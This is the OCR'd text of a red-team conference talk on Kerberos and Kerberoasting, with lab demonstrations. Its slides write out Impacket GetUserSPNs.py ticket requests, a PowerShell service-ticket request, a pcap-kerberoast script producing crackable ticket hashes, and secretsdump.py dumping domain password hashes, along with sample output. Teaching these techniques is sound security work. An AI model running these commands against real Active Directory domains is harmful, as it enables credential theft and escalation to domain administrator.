Return From The Underworld

The Future of Red Team Kerberos

Jim Shaver
Mitchell Hennigan

> whoami


- Jim Shaver
  - Sr. Consultant, Crowe Horwath LLP
  - Pentester and recovering IT guy
- Mitchell Hennigan
  - Sr. Consultant, Crowe Horwath LLP
  - Pentester and Red Teamer

Crowe Horwath.

Agenda


- How Kerberos Works
- How Kerberoast Works
- Attacks & Tools
- The Future of Password Cracking in AD
  - Key Generation
  - New password cracker
- The Future of Kerberoast
  - Disabling RC4?
- The Future of AES and NTLM

How Kerberos Works




How Kerberos Works

- Kerberos Authentication




How Kerberos Works

- TGS-REP Packet Layout



How Kerberos Works

- Service Principal Names (SPN)
  - "The Kerberos registry"
  - Identify services running as an account (computer or user)
    - This includes local system services
    - Identify which systems services running on
  - Stored in the account attribute within AD
  - Most tools filter out computer accounts




CN=krbtgt
CN=normal
CN=raeburn
CN=RAS and IAS Servers
CN=Read-only Domain Controllers
CN=Schema Admins
CN=Uraeburn

objectSid	Sid	1	S-1-5-21-281902426-323208172
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	9/6/2017 8:30:09 PM
sAMAccountName	DirectoryString	1	normal
sAMAccountType	Integer	1	805306368
servicePrincipalName	DirectoryString	1	HTTP/workstation.internal.corp

MSSQLSvc/sql.derby.goat.local:1433 s_svc

How Kerberos Works


- Created several methods
  - Computer joined to domain
  - Service created
  - Software installation creating services




```
PS C:\Users\Administrator> setspn -L internal\da2
Registered ServicePrincipalNames for CN=da2 da2,CN=Users,DC=internal,DC=corp:
        MSSQLSvc/workstation.internal.corp:1433
```

How Kerberoast Works

- Kerberoast
  - It is sending a typical request
  - Problem is weak passwords (and old crypto)
  - Request ticket – take service ticket from TGS-REP
  - Really quiet – can go from DU to DA quickly
  - Requires auth (but not much)




How Kerberoast Works




```
root@workstation:~# GetUserSPNs.py internal.corp/user:Password1 -dc-ip 192.168.238.138 -request
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

ServicePrincipalName                    Name    MemberOf  PasswordLastSet      LastLogon
--------------------------------------  ------  --------  -------------------  -------------------
HTTP/workstation.internal.corp          normal            2017-08-03 23:33:18  2017-08-04 21:29:55
MSSQLSvc/workstation.internal.corp:1433 normal            2017-08-03 23:33:18  2017-08-04 21:29:55



$krb5tgs$23$*normal$INTERNAL.CORP$MSSQLSvc/workstation.internal.corp~1433*$30c58ebdd2a3ef1d7e51fc6cd5
a9cd5a013ac815dbfa3f2c36f936c6d0cbecf36950dabd841bdd05badc57f2a317a927d4c3add07f1bc98cc9e1ef7d72ef5f2
ffdb002edced244c6970bc2bd3d4ae3874b9bc51da59b9474f98b836101885a64a36b1ff486222ea8758c93edb5a923f30a4a
cecf54386e8acc82b10bda1519333f4742a4c618f130989caf5a53249107403c6e2d4d0f62d9b74c9726d45d4384c7915a46c
12b77d7e6943aaf0322a0a8164b6eb9e8ab052f65cff2609bb9c342d6617149ce01fd2a575408eeb4651a1b65416213789cf2
21ed2c76959a15614507f4afdb1b5ef28110298b60f246e45c6b0daa1dd2f8ec4ca9bd07c6deb9e5043a18851cdf85b631df1
```

How Kerberoast Works




```
PS C:\Users\da2> $SPNName = 'MSSQLSvc/workstation.internal.corp:1433'
PS C:\Users\da2> Add-Type -AssemblyNAme System.IdentityModel
PS C:\Users\da2> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName


Id                   : uuid-d9a0248d-b3f7-4d24-95b0-ff6b6cb1d96f-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 8/5/2017 2:43:24 AM
ValidTo              : 8/5/2017 12:29:55 PM
ServicePrincipalName : MSSQLSvc/workstation.internal.corp:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```




```
11 5.090848    192.168.238.138    192.168.238.136    KRB5     110 TGS-REP
44 58.574818   192.168.238.136    192.168.238.138    LDAP    1780 bindRequest(9

crealm: INTERNAL.CORP
cname
ticket
  tkt-vno: 5
  realm: INTERNAL.CORP
  sname
    name-type: kRB5-NT-SRV-INST (2)
    sname-string: 2 items
      SNameString: MSSQLSvc
      SNameString: workstation.internal.corp:1433
  enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    kvno: 2
    cipher: 6221387b4b1726b7b6b6b50c1c3385b161a3c5a312b3160f...
      encTicketPart
        Padding: 0
        flags: 40a00000 (forwardable, renewable, pre-authent)
        key
          keytype: 23
          keyvalue: 81410470a532f42b4d04030afe2a7e03
        crealm: INTERNAL.CORP
        cname
          name-type: kRB5-NT-PRINCIPAL (1)
```

Kerberoast w/o Credentials

- Can we parse pcaps?
  - Kind of…
  - Requestor account shows
  - not one associated with SPN
- What does this mean?



```
▾ Kerberos
  ▸ Record Mark: 1514 bytes
  ▾ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: INTERNAL.CORP
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: Administrator
    ▾ ticket
        tkt-vno: 5
        realm: INTERNAL.CORP
```




```
root@workstation:~/Desktop/pcap kerberoast# python pcap-kerberoast.py -p ../secretsdump.pcap
$krb5tgs$23$*TOTALLY-WRONG-USER$INTERNAL.CORP$HTTP/workstation.internal.corp*$eac54c824d0e50134eac87
01f5bf689f0d84a054abf2d1a8ecc46714588ddc0175a7ff0347f856547f3096f634fd0d0d04fdc5abd62cc914ab1e8725b5
a615fb677b718c6e0644af4a2cc9c699e194cb55bb5f5205d1a177dcc83d73649693068ce829b3e8f8ce403ec0d83b742d00
be8a7f546f4007c84107949d313a834798846ee8779ec4f7199bd6c1e9820cc33b48fa864854c4928fbdf15b58d68e52e16c
47523578348dc10d2fa5195a29d199f46c06ac9646d4e4f558166284753797c4fb83858346c0c66e73cd0306fe32ecdd298f
b69615918c96eb9ea82b225ca0106dbf064efea571e0a23779d5825149774081af29e004d6547c2113627be31fec5c2dae43
```

How Kerberoast Works

- Known Plaintext Attack
  - Performed on tickets
  - Think of movie "The Imitation Game"
- Method
  - Part of the message is already known
  - Keep trying keys against ticket until not garbage
- Will not be talking about…

Key Generation


- Domain Controllers holds keys in all formats




```
root@workstation:~/Desktop/kerberos-keys# secretsdump.py internal.corp/administrator:Password1@192.168.238.138 -just-dc
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7674248699886ac582ccb63f078059f6:::
user:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\normal:1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\user3:1110:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\Uraeburn:1111:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
